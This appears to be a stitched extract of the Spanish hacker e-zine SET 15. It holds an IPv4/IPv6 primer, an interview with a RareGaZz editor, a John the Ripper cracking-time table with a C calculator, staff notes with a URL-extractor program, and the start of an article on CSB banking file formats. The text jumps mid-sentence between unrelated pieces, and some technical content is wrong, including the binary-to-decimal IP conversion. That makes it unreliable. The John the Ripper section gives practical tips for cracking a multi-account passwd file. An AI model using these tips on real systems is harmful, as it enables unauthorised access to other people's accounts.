La mejor manera de moverse bien en Internet (y en cualquier red) es saber como funciona, asi que intentare hacer una explicacion basica del protocolo IP actual. Despues pasare a explicar lo que sera (o pretendera ser) el protocolo IPv6, asi ya tendremos alguna idea de como va a funcionar, y estaremos mas prevenidos y preparados; para nosotros el futuro ya es historia, no lo olvideis...

-- IP convencional -----

Empecemos por el principio, que es saber como se organiza la estructura de una red (venga, que comienza el rollo ;-) en el modelo OSI (Open System Interconnection) tenemos siete niveles distintos:

- * El nivel mas bajo es el FISICO, que se encarga de transferir la informacion desde un emisor a un receptor por un canal determinado, procurando que esta informacion llegue a su destino lo menos alterada posible.
- * Seguidamente tenemos el nivel de ENLACE, que es el pavo que se ocupa de añadir bits de control de errores, paridad, redundancia y esas cosillas.
- * Despues tenemos el nivel de RED. Este individuo se encarga de dirigir el trafico de la red, ademas de conocerla en si misma para determinar asi el camino mas corto desde el emisor hasta el receptor (si, ya se que Chorifonica tiene algo chungo este nivel :-D); es aqui donde entra el protocolo IP.
- * Despues viene el señor nivel de TRANSPORTE, que corrige los posibles errores que haya podido tener el nivel de red, ademas de optimizar sus recursos, que es un poco despistadillo el chaval y no se fia un pelo de el... aqui entraria el TCP.
- * Despues viene el pollo del nivel de SESION, que mantiene la conexion y hace los negocios con los parametros pertinentes (longitud, full-duplex...).
- * Ahora llega el nivel de PRESENTACION, que mas que nada añade características varias, como puede ser una compresion o un cifrado de los datos.
- * Y por fin llega el nivel de APLICACION; con este nivel es con el que mas estamos familiarizados. El pollo este hace posible la ejecucion de comandos relativos a las aplicaciones (sirve por ejemplo para poder coger el correo

un modem de 14.4.
 <Sesion> Vale Transporte, todo Ok! Ya decia yo que no eras de Intel,
 bueno, toma otro de 30 b.
 <Presentacion> Basta de charla ya no!? yastabien! espera pavo que te lo
 comprimo a ver si te callas!
 <Tu ordenador> Jo, como se ha puesto... Ya lo tengo pesao!

Mientras tanto en algun lugar oscuro de tu procesador, el nivel de
 transporte cuida de que ningun paquete llegue duplicado, que no tenga
 errores y encima va cortando en cachitos la informacion que viene y la
 que se va...

Bueno, esto se asemeja un poquito a la realidad, pero es solo para que
 cojais la idea.

Hasta aqui las siete capas OSI (aunque en algunos casos son nueve, pero no
 quisiera liaros ahora con eso).

Lo que importa: el IPv4 actual. Todos los ordenadores conectados a una red
 deben tener una identificacion frente a esta, y frente a todos los demas
 ordenadores conectados. El protocolo IPv4 utiliza 32 bits en bloques de 4
 bytes. Eso que significa? que hay 4 bloques, a 1 byte por bloque, lo que
 quiere decir que cada bloque tiene una cifra entre 0 y 255. Hay mucha gente
 que se hace un taco con esto, aunque es bien sencillo. Voy a explicarlo con
 mas claridad:

cada ordenador conectado a la red tiene un DNI de 32 bits. Por ejemplo

11010101110010110011001001110100

Los dividimos en 4 bloques, o sea que nos quedan 8 bits en cada bloque:

11010101.11001011.00110010.01110100

Y esto nos da un numerillo decimal por cada bloque; por supuesto podria
 coger una calculadora y traducir los numeros de arriba a decimal, pero
 no tengo ganas de ponerme a buscar la calcu... en fin... ahi va:

195.170.23.12

Esta direccion identifica a UNA SOLA maquina conectada a la red. Aunque
 esto no pasa al reves. Una maquina con distintos nodos debe tener tantas
 direcciones IP como nodos tenga.

Algun lumbreras clasifico las direcciones IP en cuatro clases (A,B,C,D).

- * En las redes de clase A el primer byte puede llegar desde 0 hasta 127.
- * Las clases B desde 128 hasta 191.
- * Las clases C desde 192 hasta 223.
- * Aun no he visto ninguna de clase D... no preguntes :)

Bien, veamos ahora que hace cada clase.

- * Si la red es de clase A se tienen 128 subredes y pueden tener 16777216 maquinas conectadas como maximo (los 24 bits que restan hacen 2 elevado a 24=16777216 posibles direcciones).

* Si la red es de clase B permite 16384 subredes y 65536 maquinas conectadas (16 bits restantes: 2 elevado a 16=65536).

* Si la red es de clase C las pueden tener hasta 2097152 subredes y 256 maquinas con una direccion.

Vale, hasta aqui el IPv4. Cual es el problema? Internet esta creciendo de forma exponencial, y ya se van acabando las direcciones, tanto de red como de maquina, asi que los chicos de IETF (Intersne Enjiniring Tasc Fors) se han puesto a currarse un nuevo protocolo llamado IPng (next generation) o IPv6 (ya veras lo que nos vamos a reir). Ahora yo me pregunto "Que ha pasado con el IPv5?, por favor si alguien lo sabe que me conteste, en serio...

Bien, hemos quedado que a falta de direcciones IPv4, se curra la pesa un nuevo protocolo, IPv6 para poder direccionar a tropocientosmilymas ordenadores, pero no nos olvidemos de la red que hay ya (IPv4), asi que ademas de desarrollar un nuevo protocolo, este debiera ser compatible con el antiguo IPv4 (je! como el Gindous 3.1 y el 95 ;).

-- IP version 6 (lo que sera, o se espera que sea) -----

Ademas de la falta de direcciones del IPv4 se aaden dos problemas mas que obligan a cambiar el protocolo actual:

- * Internet utiliza routers que dirigen el trafico de la red a partir de unas tablas de redireccionamiento. Al haber mas y mas direcciones IP, estas tablas van creciendo mas y mas y maas y maaaasss, hasta que... PIIIM! se acabo...
- * El otro inconveniente es que IPv4 no permite establecer importancia a los datos enviados (aquí queria yo llegar a parar, a ver que excusa ponen para esto). A ver, dicen que esto es necesario por ejemplo en aplicaciones de video y audio, asi, los de video y audio tendran un flujo continuo de datos, mientras que las news o el e-mail tendra un nivel de importancia menor. (ahora me pregunto yo... que pasaria si yo, que tengo mucha pasta, voy al encargadillo de allí de Internet y le digo que mi empresa necesita un flujo de datos continuo, que si le podria hacer un arreglillo, que si un jamon, que si no lo hundo, que mis datos son muy importantes, le como la olla, paqui palla... Esto seria algo discriminatorio para con los demas internautas, no? Ya esta el asqueroso poder haciendo de las suyas de un fenomeno extraordinario como es Internet).

Pasemos al tema tecnico:

Lo que destaca mas de este protocolo es que pasa de tener una direccion de 32 bits (4 bytes) a tener una de 128 bits (16 bytes). es decir que 2 elevado a 128 da un total de... 3.401×10^{38} , que viene a ser algo asi como un 3 seguido de 38 ceros (unas cuantas mas que el IPv4). Ahora viene lo interesante: los paquetes contienen unas cabeceras donde se encuentra la informacion de control para su viaje (jur jur jur! esto se calienta). Se han aadido mejoras en la confidencialidad (jajajajja, que risa) y autentificacion; los datos estan encriptados y no existen extensiones que permitan identificar al usuario (AJAJJJAJJJAJAJAJAIU, permitidme que dude un poco eso).

Lo interesante:

Las cabeceras suplementarias son (esto son las cosas con las que

podremos jugar):

* cabecera de fragmentacion:

utilizada por el emisor para mandar paquetes de un tamaño superior al que se puede enviar (creo que se van a poner aun mas de moda los nukes).

* cabecera de encaminamiento:

aqui el emisor establece una lista de nodos intermedios que debe seguir el paquete hasta llegar a su destino.

* cabecera de autentificacion:

que sirve para asegurar la integridad de los paquetes (desde luego mi paquete si que sigue integro ;)

* cabecera de confidencialidad:

que encripta los datos para protegerlos.

Vale, todo esto no serviria de nada si este nuevo protocolo no mantuviera una compatibilidad con el anterior, asi que la manera de expresar las direcciones IP debe ser parecida; veamos como se lo han montado:

- * una de las maneras podria ser representar ocho bloques de 2 bytes cada uno (quedamos que era una direccion de 16 bytes=128 bits). Esto se haria asin:

1523h:4AF7h:567Ah:B543h:A45Eh:4444h:12ACh:D634h

esta es la que mas se esta utilizando. Id preparando lapiz y papel para apuntarlas! yo me se unas cuantas de memoria, pero de esta manera no se va a acordar ni su padre.

- * la segunda manera es sustituir por "::" los ceros consecutivos, asi que la direccion 1234h:0:0:0:0:0:122Fh se podria escribir como 1234h::122Fh. Eso ya me empieza a gustar...
- * la tercera manera (que practicamente ya les tiene convencidos) es la REALMENTE compatible con IPv4. Seria poner seis bloques de 16 bits y cuatro bloques de 8 bits (IPv4). aver, mas o menos seria asi:

h:h:h:h:h:h:d.d.d.d

o algo asi:

0:0:0:0:0:4AF7:195.170.23.12

o lo que es lo mismo

::4AF7:195.170.23.12

Bien, ahora asi, como tema de reflexion: "Os imaginais a telefonica poniendose al dia en esta cuestion? JAJJJJAAJAJAJ, me descojono solo de pensar la que pueden llegar a montar (por cierto, un saludo chicos!). IPv6 sera una presa facil al principio; petara mas que una escopeta de feria.

Que os parece? divertido, no? sacad vuestras propias conclusiones, pero yo creo que este protocolo es una muestra mas de como el poder y el dinero son aliados; el poder ha visto dinero en Internet y aqui lo teneis; la utopia de cualquiera al que le guste la informatica tirada por los suelos. Una muestra mas de fascismo indirecto. En fin... que le vamos a hacer; uno de mis dos sueños con respecto a la informatica seria montar una red que se auto-expandiera (como es el caso de Internet o Fido). El otro es hacer un Sistema Operativo... Igual soy poco realista, pero hay que intentarlo. Mi madre suele decir "No sueñes tu vida, vive tus sueños", y aqui me encuentro escribiendo en una revista de hackers... Yo no me considero hacker, ni siquiera pienso que se, por que en realidad no se nada, al igual que todos nosotros, no sabemos nada... per hay que intentarlo...

Bien, espero que mi debut en SET haya sido satisfactorio para todos. Lamento la pequeña clase de etica :))

Un saludo!

Tyako Hatsumaru

EOF

primera vez que me encuentro en un sistema, un directorio repleto de exploits, que seguro que alguien al que le han pasado cuentas por el IRC se ha olvidado borrar.

Parece que la cosa se ha estancado un poco, desde que ocurrió lo de Hispahack, pero creo que solo es temporal. La gente no tiene miedo y el nivel va a seguir subiendo muchísimo.

P - En que proyectos trabajas ahora? Y cuales te planteas en el futuro?

G - De momento estoy bastante ocupado con RareGaZz y es que, aunque hay gente que lo valora muy poco y solo saben criticar y exigir, llevar una Web con secciones de Artículos, Zines, Bugs, Software, Links, Mailing-list, etc, requiere muchísimo tiempo.

Hay veces que pienso que sería mucho más productivo para mí si nada más que me dedicara a mis estudios y no le contara a nadie mis conocimientos, pero luego, cuando veo algunas cartas de agradecimiento de los lectores, que algunos nos animan mucho, me decido a seguir con nuestra labor, para poder orientar un poco a toda la gente que esta metida en este mundillo.

P - Sin contar el trabajo ni las obligaciones, que media de tiempo dedicas a la semana a usar el ordenador?

G - Se puede decir que entre el tiempo que dedico a mis investigaciones más el que dedico a RareGaZz, puedo estar unas 35 0 40 horas semanales frente al ordenador, siempre que tengo tiempo. La verdad es que cuando estoy de vacaciones le dedico mucho más tiempo.

P - Y cuanto de ese tiempo pasas conectado a la Red?

G - Ultimamente le dedico muy poco tiempo. Unos minutos diarios para enviar/recibir correo y de vez en cuando alguna noche para navegar, chatear o probar alguno de mis programas o algún exploit nuevo. En un principio le dedicaba muchas horas, pero llegue a darme cuenta de que era inútil, tengo el disco duro repleto de textos que aun no he tenido tiempo de leer y prefiero dedicar más tiempo a estudiar y menos a probar cosas a lo loco.

P - Aprovecha y mandale un breve mensaje a nuestros lectores

G - Querria decirle a todos los que empiezan que no tengan miedo de preguntar sus dudas, que para eso estamos, y que una vez que hayan aprendido lo más básico, que no corran al IRC a fanfarronear y a banear y reírse de aquellos que saben menos, que se acuerden de cuando ellos empezaron y que ayuden a los más novatos.

P - Venga, lo que hacen en todas partes, vamos a ver tus preferencias sobre:

P- Ordenador:

G - Pues yo tengo un discreto Pentium 133 con 64 Mb de RAM

P - Sistema Operativo

G - Como no soy perfecto, uso Windows 98 y, como no, Linux.

P - Aplicacion preferida

G - No creo que haya una aplicacion preferida. Pienso que la gente usa los programas que necesita en el momento que los necesita, pero nadie se enamora de una aplicacion.

P - Gustos Musicales

G - Me gusta sobre todo la musica española y algo de rock pero no demasiado duro.

P - Deportes

G - Cualquiera que no sea futbol. :)

P - Bebida

G - Me encanta la cerveza ... y de vez en cuando algun que otro Vodka.

P - Comida

G - Me gusta todo. Sobre todo la comida extranjera: china, mexicana, hindu, italiana, etc. Lo malo es que la economia no esta del todo bien :(

P - Ocio

G - Mi mayor vicio es el ordenador. Aunque tambien me gusta pillar algun pedo de vez en cuando (a quien no...), sobre todo en mis epocas de mayor estres.

P - Ahora que ya casi parece que te conocemos sueltanos una frase.

G - Internet va bien, los hackers vamos bien, España va bien.

P - Si un lector quiere invitarte a comida hindu, donde te encuentra?

G - Podeis encontrarme en raregazz@iname.com Tambien suelo frecuentar el IRC pero cada dia con un nick y es que me gusta el anonimato. De todos modos podeis encontrarme en los canales #hackers y/o #seguridad_informatica

Nuestro agradecimiento a GuyBrush por inagurar esta seccion que espero se vaya afianzando y puliendo con el tiempo :-)
Para siguientes numeros y si se muestran receptivos intentaremos iros trayendo algunos otros personajes de interes

EOF

-[0x07]-----
 -[TABLA DE TIEMPOS DEL JOHN THE RIPPER 1.4]-----
 -[by +NetBuL]-----SET-15-

 JOHN THE RIPPER v1.4 - TABLA DE TIEMPOS

@98 by +NetBuL

Aprovechando el concurso de password cracking en SET 14 habia escrito esta tabla de tiempos, y aunque no pude acabarla a tiempo :(espero que os siga siendo util. Es una tabla *orientativa* del tiempo que necesita el John The Ripper para crackear en modo incremental (calcula todas las combinaciones posibles). Y digo orientativa porque solo es eso ... aunque aquellos que tengan un P166MMX y usen el John v1.4 para crackear un passwd con 1 cuenta (o con 2134 cuentas) pueden tomar los tiempos como 'muy probables' ;-D

Los tiempos son 'el peor tiempo posible', es decir 'el peor caso' que se da cuando no se encuentra ninguna contraseña.

1 cuenta (media 13000 c/s)		2134 cuentas (128 dif. salts) (media 227000 c/s)	
john -i:all passwd			
Combinac.	Tiempo	Combinaciones	Tiempo
95^8	16182,2 años	95^8 x 2134	1977656,1 años
95^7	170,3 años	95^7 x 2134	20817,4 años
95^6	1,7 años	95^6 x 2134	219,1 años
95^5	6,8 dias	95^5 x 2134	2,3 años
95^4	1,7 horas	95^4 x 2134	8,8 dias
95^3	1 min	95^3 x 2134	2,2 horas
95^2	1 seg	95^2 x 2134	1,4 min
95^1	1 seg	95^1 x 2134	1 seg
john -i:alpha passwd (-i:capital)			
Combinac.	Tiempo	Combinaciones	Tiempo
26^8	185,9 dias	26^8 x 2134	62,2 años
26^7	7,1 dias	26^7 x 2134	2,3 años
26^6	6,6 horas	26^6 x 2134	33,6 dias
26^5	15,2 min	26^5 x 2134	1,2 dias
26^4	35 seg	26^4 x 2134	1,1 horas
26^3	1 seg	26^3 x 2134	2,7 min
26^2	1 seg	26^2 x 2134	6 seg
26^1	1 seg	26^1 x 2134	1 seg

```

      \      /
      john -i:digits passwd
      /      \
-----
Combinac. |      Tiempo      |      Combinaciones |      Tiempo      |
-----
10^8      |      2,1 horas      |      10^8 x 2134   |      10,8 dias   |
10^7      |      12,8 min       |      10^7 x 2134   |      1 dia        |
10^6      |      1,2 min        |      10^6 x 2134   |      2,6 horas    |
10^5      |      7 seg          |      10^5 x 2134   |      15,6 min     |
10^4      |      1 seg          |      10^4 x 2134   |      1,5 min      |
10^3      |      1 seg          |      10^3 x 2134   |      9 seg        |
10^2      |      1 seg          |      10^2 x 2134   |      1 seg        |
10^1      |      1 seg          |      10^1 x 2134   |      1 seg        |
-----

```

NOTAS:

- 95^8 es el numero de combinaciones posibles con 95 caracteres diferentes y un tamaño (mínimo y máximo) de 8 caracteres :

```

[john.ini]    ...
              [Incremental:All]
              CharCount = 95
              MinLen = 8
              MaxLen = 8
              ...

```

Por tanto el tiempo para un MinLen = 1 y MaxLen = 8 sera la suma de los tiempos correspondientes :

$$(MinLen=1;MaxLen=8) == (MinLen=MaxLen=1) + (MinLen=MaxLen=2) + (MinLen=MaxLen=3) + \dots + (MinLen=MaxLen=8)$$

- El numero de combinaciones/segundo (c/s) que he usado en la tabla es una media aproximada despues de 'correr' el John durante unas horas (generalmente el num de c/s se estabiliza a partir de los 15 minutos).
- El numero de c/s que calcula el John (y por tanto el tiempo que tardara) depende de varios factores, entre ellos :

+ la maquina que se use [yo he usado un Pentium 166MMX, TX, 16Mb EDO]

+ la version del John [en este caso la v1.4 para MSDOS]
 --> la version 1.5 ya esta disponible en :

<http://www.false.com/security/john/>

+ logicamente el numero de cuentas que contiene el passwd y ...

+ ... el numero de 'salts' diferentes, ej:

john -i:all (MinLen=MaxLen=3)	c/s	Tiempo total
95^3 x 5 cuentas (5 dif. salts)	13700 c/s	5:12 minutos
95^3 x 5 cuentas (4 dif. salts)	17100 c/s	4:10 minutos
95^3 x 5 cuentas (NO dif. salts)	65900 c/s	1:05 minutos

CONSEJOS:

- Para empezar a crackear un fichero passwd *siempre* es mejor empezar con una buena lista de palabras (wordlist) ya que es infinitamente mas rapido y proporcionalmente las posibilidades de exito son mucho mayores. Tambien es interesante usar la opcion -rules junto con la wordlist (aunque tarda aprox. 45 veces mas). Algunos ejemplos:
 - + Con la lista que viene con el John (password.lst <-- 2030 palabras) y con el passwd de 2134 cuentas, en solo 19 segundos saca 36 cuentas.
 - + Lo mismo de antes pero con la opcion -rules, en 14 minutos 21 seg. crackea 53 cuentas.
 - + Con una wordlist de 250.000 palabras y con el passwd de 2134 cuentas del ejemplo ... tarda 36:18 minutos y crackea 64 cuentas. (sin -rules) (una kk de lista, no? X-D)
- Antes de usar el modo incremental es tb. conveniente usar la opcion -single , es bastante rapido.
- Si finalmente os meteis a fondo con el modo incremental conviene poner siempre MinLen = 1 en el john.ini, que mas da tardar 3 aros que 3 aros y 40 minutos ... ;-D
- En caso de liaros con algo que vaya a durar dias la opcion -restore permite seguir con la sesion por donde se quedo. El fichero donde se guarda esta informacion se llama tb restore.
 - > En mi caso tengo una linea al final del autoexec.bat :


```
john -restore:restore
```

 asi que antes de salir de casa por las mananas enciendo el PC y lo dejo 'sudando' hasta la hora de comer ... :-)
- Si a alguien se le pasa por la cabeza liarse con algo tipo 95^8 x 2000 cuentas (+ o - 2 millones de aros) le recomiendo que se tome una aspirina, dos cubatas o 3 Viagras y se tumbe un rato a la bartola a pensar si realmente valen la pena esas malditas password eso si, mucho cuidado con una sobredosis de Viagra que igual te quedas empalmaa toda tu vida X-DDDDDD
- Por si alguien aun no lo sabe, el John The Ripper es 'descaradamente' el password cracker mas rapido de todos los que hay. En la pagina de Mentas Inquietas podeis encontrar (cuando lo vuelvan a poner) una comparativa de crackeadores (@ by Zebal) que seguro que os saca de dudas. [thx GuyBrush ;-D]
- Por ultimo conviene que no hagais caso de todo el rollo cutre este y que os leais la ayuda del John The Ripper ... feliz crackeo .. X-DD

[[.....]]

Esto en principio acababa aqui pero como he tenido un poco mas de tiempo he hecho un "programilla pocacosa" que seguro que os sera mas util que la tabla de arriba (y ademas rellena mi articulo que falta le hacia al pobre ;-D).

El tema es tan facil como lanzar el John The Ripper con el fichero passwd

de turno (con -i:all por ej.) durante unos 15 minutos (o al menos hasta que se estabiliza el numero de c/s), apuntar el numero de c/s y el numero de cuentas (passwords) a crackear y por ultimo ejecutar el programa pasandole estos 2 datos. Para imprimir los resultados hay que redirigir la salida a un fichero.

Despues que cada uno decida lo que mas le conviene, no ? :->

Como antes he dicho los tiempos son maximos y aproximados, aunque da una buena idea de lo que tardara.

La tabla del ejemplo anterior (2134 cuentas (128 dif. salts) , 227000 c/s) quedaria asi:

```

JOHNTIME - Tabla de Tiempos - John The Ripper (incremental mode)
@98 by +NetBuL para SET #15 (http://www.ThePentagon.com/paseante)

----- TIEMPO MAXIMO -----|--- C/S = 227000 ---- 2134 cuentas ---

---- Anyos : dias:hors:mins:segs ---|--- Combinac. --> [ -i:ALL ]
    1977656 : 104 : 8 : 52 : 36 | 95^8 x 2134 [ MinLen=MaxLen= 8 ]
    20817 : 158 : 8 : 32 : 28 | 95^7 x 2134 [ MinLen=MaxLen= 7 ]
    219 : 47 : 18 : 32 : 36 | 95^6 x 2134 [ MinLen=MaxLen= 6 ]
    2 : 111 : 22 : 10 : 24 | 95^5 x 2134 [ MinLen=MaxLen= 5 ]
    0 : 8 : 20 : 41 : 47 | 95^4 x 2134 [ MinLen=MaxLen= 4 ]
    0 : 0 : 2 : 14 : 20 | 95^3 x 2134 [ MinLen=MaxLen= 3 ]
    0 : 0 : 0 : 1 : 24 | 95^2 x 2134 [ MinLen=MaxLen= 2 ]
    0 : 0 : 0 : 0 : 0 | 95^1 x 2134 [ MinLen=MaxLen= 1 ]

---- Anyos : dias:hors:mins:segs ---|--- Combinac. --> [ -i:ALPHA & CAPITAL ]
    62 : 91 : 17 : 46 : 40 | 26^8 x 2134 [ MinLen=MaxLen= 8 ]
    2 : 143 : 21 : 54 : 56 | 26^7 x 2134 [ MinLen=MaxLen= 7 ]
    0 : 33 : 14 : 41 : 20 | 26^6 x 2134 [ MinLen=MaxLen= 6 ]
    0 : 1 : 7 : 1 : 35 | 26^5 x 2134 [ MinLen=MaxLen= 5 ]
    0 : 0 : 1 : 11 : 35 | 26^4 x 2134 [ MinLen=MaxLen= 4 ]
    0 : 0 : 0 : 2 : 45 | 26^3 x 2134 [ MinLen=MaxLen= 3 ]
    0 : 0 : 0 : 0 : 6 | 26^2 x 2134 [ MinLen=MaxLen= 2 ]
    0 : 0 : 0 : 0 : 0 | 26^1 x 2134 [ MinLen=MaxLen= 1 ]

---- Anyos : dias:hors:mins:segs ---|--- Combinac. --> [ -i:DIGITS ]
    0 : 10 : 21 : 8 : 8 | 10^8 x 2134 [ MinLen=MaxLen= 8 ]
    0 : 1 : 2 : 6 : 48 | 10^7 x 2134 [ MinLen=MaxLen= 7 ]
    0 : 0 : 2 : 36 : 40 | 10^6 x 2134 [ MinLen=MaxLen= 6 ]
    0 : 0 : 0 : 15 : 40 | 10^5 x 2134 [ MinLen=MaxLen= 5 ]
    0 : 0 : 0 : 1 : 34 | 10^4 x 2134 [ MinLen=MaxLen= 4 ]
    0 : 0 : 0 : 0 : 9 | 10^3 x 2134 [ MinLen=MaxLen= 3 ]
    0 : 0 : 0 : 0 : 0 | 10^2 x 2134 [ MinLen=MaxLen= 2 ]
    0 : 0 : 0 : 0 : 0 | 10^1 x 2134 [ MinLen=MaxLen= 1 ]
    
```

Y por ultimo el prog.:

```

<+> set_015/netbul/johntime.c
/*****
/* JOHNTIME.C @98 by +NetBuL para SET */
/* - Tabla de Tiempos - John The Ripper (modo incremental) */
/* Mas info en SET 15 (http://www.ThePentagon.com/paseante) */

#include <stdio.h>
#include <math.h>
    
```

```

void tiempo(int basef,int expf,int cuentasf,long int csf)
{
    float total;
    long int anys;
    int dias, hors, mins, segs;

    total=(pow(basef,expf)*cuentasf) / csf; /* t. total en segundos */
    segs = fmod(total,60);
    total = total/60;
    mins = fmod(total,60);
    total = total/60;
    hors = fmod(total,24);
    total = total/24;
    dias = fmod(total,365);
    total = total/365;
    anys= total;

    printf(" %10ld : %3d : %2d : %2d : %2d",anys,dias,hors,mins,segs);
}

void main()
{
    int exp;
    long int cs = 0;
    int cuentas = 1;

    printf("\n\n\tJOHNTIME - Tabla de Tiempos - ");
    printf("John The Ripper (incremental mode)");
    printf("\n\t@98 by +NetBuL para SET #15 (http://www.ThePentagon.com/paseante)");
    printf("\n\n\tMedia de c/s (+o- estable): ");
    scanf("%ld",&cs);
    printf("\tNumero de cuentas en PASSWD: ");
    scanf("%d",&cuentas);

    printf("\n\n\n ----- TIEMPO MAXIMO -----|");
    printf("--- C/S = %ld ---- %d cuentas ---\n",cs,cuentas);

    /* 95 caracteres == ALL */
    printf("\n ---- Anyos : dias:hors:mins:segs ---|--- Combinac. --> ");
    printf("[ -i:ALL ]\n");
    for (exp=8; exp>0; exp--) {
        tiempo(95,exp,cuentas,cs);
        printf("      | %d^%d x %d\t[ MinLen=MaxLen= %d ]\n",95,exp,cuentas,exp);
    }

    /* 26 caracteres == ALPHA & CAPITAL */
    printf("\n ---- Anyos : dias:hors:mins:segs ---|--- Combinac. --> ");
    printf("[ -i:ALPHA & CAPITAL ]\n");
    for (exp=8; exp>0; exp--) {
        tiempo(26,exp,cuentas,cs);
        printf("      | %d^%d x %d\t[ MinLen=MaxLen= %d ]\n",26,exp,cuentas,exp);
    }

    getchar();
    getchar();

    /* 10 caracteres == DIGITS */
    printf("\n ---- Anyos : dias:hors:mins:segs ---|--- Combinac. --> ");
    printf("[ -i:DIGITS ]\n");
    for (exp=8; exp>0; exp--) {
        tiempo(10,exp,cuentas,cs);
    }
}

```

```
    printf("      | %d^%d x %d\t[ MinLen=MaxLen= %d ]\n",10,exp,cuentas,exp);  
  }  
  
} /* s'acabo */  
<-->
```

Un saludo
+NetBuL <netbul@altern.org>

[NOTA DEL EDITOR: Joers, siempre se nos adelantan. Resulta que durante la preparacion del articulo salio a la luz publica la version 1.5 de nuestro querido johnnie, y por lo que hemos podido comprobar, se gana bastante en velocidad. No es por hacer publicidad, no nos pagan ni nada de eso, pero hay mas informacion sobre los tiempos del John The Ripper en el numero de Junio de PC Actual.]

EOF

```

-[ 0x08 ]-----
-[ PROYECTOS, PETICIONES, AVISOS ]-----
-[ by SET Staff ]-----SET-15-

```

}} } Colaboraciones

Lo que ya sabeis todos, enviad colaboraciones, articulos, ideas y toda clase de divisas y metales preciosos :-D
 Como siempre, se necesita que escribais articulos, de aquello que considereis interesante, etc. Aqui van algunas ideas:

- Intranets
- Sistemas Operativos
- Criptografia
- Programacion con diversos lenguajes
- Tecnologia aeroespacial
- Propuestas filosoficas y morales para el ciberespacio

Tambien necesitamos gente que quiera currarse la programacion. Vamos, os creéis que la utilidad de extraccion ha salido de la nada? Anda Ya!

De momento ya contamos con la primera aportacion. Cafo se nos ha currado el siguiente programa para extraer las direcciones de Internet que aparecen en SET. Ahi va:

```

<++> set_015/colab/limp.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void error(char *cadena_error)
{
    fprintf(stdout,"%s",cadena_error);
    exit(1);
}

void ayuda()
{
    fprintf(stdout,"Limp v2.0\n"
"\n Extrae las direcciones de internet de los archivos de texto."
"\n Sintaxis:"
"\n          LIMP <archivo>\n"
);
    exit(1);
}

char *saca_ext(char *nombre, char *ext)
{
    nombre=strrev(nombre);

    while(*nombre!='.')
    {
        nombre++;
    }

    nombre=strrev(nombre);
    nombre=strcat(nombre,ext);

    return nombre;
}

void limpiador(FILE *original, FILE *tmp)

```

```

{
    char ch;

    printf("Limpiando el archivo original\n");

    while(!feof(original))
    {
        ch=fgetc(original);
        if(ch>128||ch<32||ch==44||ch==40||ch==41||ch==59)
        {
            fputc(' ',tmp);
        }
        else
            fputc(ch,tmp);
    }
}

void extractor(FILE *tmp, FILE *limpio)
{
    char ch=0;
    int i=0;

    fprintf(limpio,"<BR>>A HREF=\"http:");
    while(ch!=' ')
    {
        ch=fgetc(tmp);
        fputc(ch,limpio);
        i++;
    }
    fprintf(limpio,"\">http:");

    fseek(tmp,-i,SEEK_CUR);
    ch=0;
    while(ch!=' ')
    {
        ch=fgetc(tmp);
        fputc(ch,limpio);
    }

    fprintf(limpio,"</A>");
    fputc('\n',limpio);
}

void crea_html(FILE *limpio)
{
    fprintf(limpio,"<HTML>\n<BODY>\n");
    fprintf(limpio,"Resultados de Limp 2.0:<BR>\n");
}

void cierra_html(FILE *limpio)
{
    fprintf(limpio,"</BODY>\n");
}

```

La extensión de la revista, otro caballo de batalla, nos muestra un empate casi al 50% entre los que la consideran corta y los que opinan que esta bien así, sin duda se ha ido igualando a medida que el ezine ha aumentado su tamaño de poco más de 100k a los más de 300k de los últimos números.

Entre los temas que más os gustaría ver destacan:

Hacking, mencionado en casi el 60% de encuestas
Telefonía y derivados con un 40% de seguidores
Cracking con un 26% de interesados
22% de fieles del virii
Destaca también que el 30% de las encuestas incluía la petición de bugs.

[Si, no suman 100 pero se podían escoger varios en una sola encuesta]

Y lo más importante....que os parece el ezine?.
Tenemos que decir que nuestras mejores expectativas se han visto superadas...

70% lo consideran MUY bueno
30% lo consideran bueno

No hay resto. :-)

Y no, os aseguro que NO hemos rellenado las encuestas nosotros aunque parezca lo contrario ;-). Es vuestra opinión.

Datos técnicos:

Muestra: 206 encuestas
Margen de error: NPI
Cálculos por: Paseante (más bien por la Casio fx-4500P infalible y sobria)

}} SET 16

Bueno, siempre aparecen retrasos, ya se sabe. Pero por fechas creo que podemos asegurar la salida de SET 16 muy fácilmente. SET 16 estará disponible al cierre de la CON. Iros preparando, porque el próximo número va a ser grande... Muy grande. Contamos con vosotros.

Aprovechando. Escribidnos diciéndonos que opináis sobre el tamaño de SET, que quitaríais, que añadiríais, etc.

Ya sabéis que quien dice al cierre de la CON dice también una semana después del cierre de la CON :-)

EOF

```
-[ 0x09 ]-----
-[ ESTE BANCO ESTA OCUPADO ]-----
-[ by fca00000 ]-----SET-15-
```

Ficheros CSB

Para la transmision de informacion bancaria entre ordenadores, el Consejo Superior Bancario definio las llamadas normas CSB que especifican el formato de los registros de ficheros conteniendo informacion sobre nominas, remesas y transferencias.

La norma CSB34 define las nominas (N) y transferencias (T).
La norma CSB19 define la remesa (R).

Los tres tipos (a partir de ahora llamados NRT) son ficheros ASCII con lineas de tamaño 163 para R, y 73 para N y T.

N y T son bastante parecidos; la unica diferencia esta en un dato de un registro que indica si es N o T.

Un ejemplo de T es:

```
0306H50312276 130995RA 0011309951309952036001833003212370
0306H50312276          002MI NOMBRE
0306H50312276          003MI CALLE
0306H50312276          004
0606H50312276 132     01000000050000020350124010038759319 69
0606H50312276 132     011PERICO DE LOS PALOTES
0606H50312276 132     012CALLE GRANDE 47
0806H50312276          000000500000000000010000000008
```

Como se observa, los registros pueden empezar por:

```
0306 -> registro de cabecera de documento. Hay 4 lineas de cabecera
0606 -> registro de lineas. Hay una linea primera, una 2ª, y hasta 4 mas.
0806 -> registro de importes totales. Solo aparece 1 linea de este tipo.
```

Registros de cabecera:

Primer registro:

```
0306H50312276 130995RA 0011309951309952036001833003212370
Codigo del ordenante: 5-14 (H50312276 )
Numero de documento: 15-26 (130995RA )
Numero del registro: 27-29 (001)
Fecha del documento: 30-35 (130995) Formato ddmmaa
Fecha de cargo: 36-41 (130995)
Cuenta de cargo 1§: 42-45 (2036)
Cuenta de cargo 2§: 46-49 (0018)
Cuenta de cargo 3§: 64-65 (63) Digitos de control del CCC
Cuenta de cargo 4§: 50-59 (3300321237)
```

Segundo registro:

```
0306H50312276          002MI NOMBRE
Codigo de ordenante: 5-14 (H50312276 )
Numero del registro : 27-29 (002)
Nombre del ordenante: 30-66 (MI NOMBRE )
```

Tercer registro:

```
0306H50312276          003MI CALLE
Codigo de ordenante: 5-14 (H50312276 )
